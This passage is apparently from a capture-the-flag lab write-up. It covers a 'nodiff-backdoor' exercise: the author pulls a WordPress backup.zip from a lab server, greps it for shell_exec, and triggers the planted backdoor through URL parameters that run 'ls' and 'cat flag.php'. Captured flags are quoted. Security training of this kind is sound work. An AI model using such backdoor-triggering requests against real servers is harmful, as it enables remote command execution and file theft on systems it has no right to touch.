
%>

${flag}

And we get the flag: CTF{4b08602e0090f81707b98ca687a5cacfd32888ffceef1d3cff2d99e6034b1e58}

**Lab 6 nodiff-backdoor**

<http://34.159.27.166:32008/>


****

we put /backup.zip after the ip

it downloads entire wordpress files

create new folder and extract the zip folder in it and open the folder in vscode. Then in vscode we search the files for shell\_exec (basically we are looking for a backdoor)

and we find it



First in the browser we put <http://34.159.27.166:32008/?welldone=knockknock&shazam=ls> and it shows us files so we know we can use linux commands and then we do <http://34.159.27.166:32008/?welldone=knockknock&shazam=cat%20flag.php> and even tho It doesn’t show anything we go to inspect and search for CTF and we’ll find it: CTF{87702788126237df9c4a915fea9441345dc6b3a0272b214b2c31e50a8f89c4b1}